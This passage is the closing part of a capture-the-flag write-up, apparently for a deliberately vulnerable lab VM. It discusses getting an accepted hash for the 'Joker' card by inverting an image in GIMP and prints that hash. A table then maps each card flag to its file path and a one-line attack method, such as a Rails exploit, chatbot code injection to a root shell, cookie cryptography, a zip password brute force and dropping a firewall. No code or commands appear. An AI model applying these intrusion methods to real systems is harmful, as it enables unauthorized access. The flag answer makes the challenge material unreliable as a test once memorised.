As you can see, I got a different hash for each method. After much discussion with the CTF admins and other players, it basically came down to using GIMP:



This yielded a hash that was accepted (after you turned off “Save creation time”). I’m just too frustrated with the Joker challenge to boot my Kali VM up again to grab a correct screenshot.

4ad861d9fa6cb5c7fe60d55757b2693a

Summary

Card	Location	Method of Completion
Joker	`/etc/joker.png`	Invert using GIMP
2 of Spades	`/home/leia_organa/2_of_spades.pcapng`	Open in Wireshark > listen for the IMGUR URL
10 of Spades	`/opt/readme_app/public/images/10_of_spades.png`	Rails 4.2 Exploit > /images/
King of Spades	`/opt/unrealircd/Unreal3.2/ircd.motd`	UnrealIRCd Message of the Day
6 of Clubs	`/opt/sinatra/.raIhUJTLEMAfUW3GmynyFySPw`	Rack/Sinatra session cookie crypto on port 8181
8 of Clubs	`/home/anakin_skywalker/52/37/88/76/24/97/77/22/23/63/19/56/16/27/43/26/82/80/98/73/8_of_clubs.png`	Just read the file
10 of Clubs	`/home/artoo_detoo/music/10_of_clubs.wav`	binwalk extract
Ace of Clubs	`/opt/chatbot/papa_smurf/chat_client.js`	Root shell via chatbot code injection
3 of Hearts	`/lost+found/3_of_hearts.png`	Root shell > read file
5 of Hearts	`/var/www/html/drupal/sites/default/files/field/image/5_of_hearts.png`	Download via Drupal > Export base64 PNG from EXIF tag
8 of Hearts	`super_secret_db in MySQL`	Dump via PHPMyAdmin > brute force password to zip
5 of Diamonds	`/opt/knock_knock/five_of_diamonds`	Drop firewall > connect to port
7 of Diamonds	`/var/lib/docker/devicemapper/mnt/1ff7956591eec7a4106b9c1feb82a46624d39ddc8cabc2d901d379571c0d581f/rootfs/home/7_of_diamonds.zip`	Unzip > decode QR code hint for password > unzip with password
9 of Diamonds	`/home/kylo_ren/.secret_files/my_recordings_do_not_open.iso`	Root/Kylo shell, mount ISO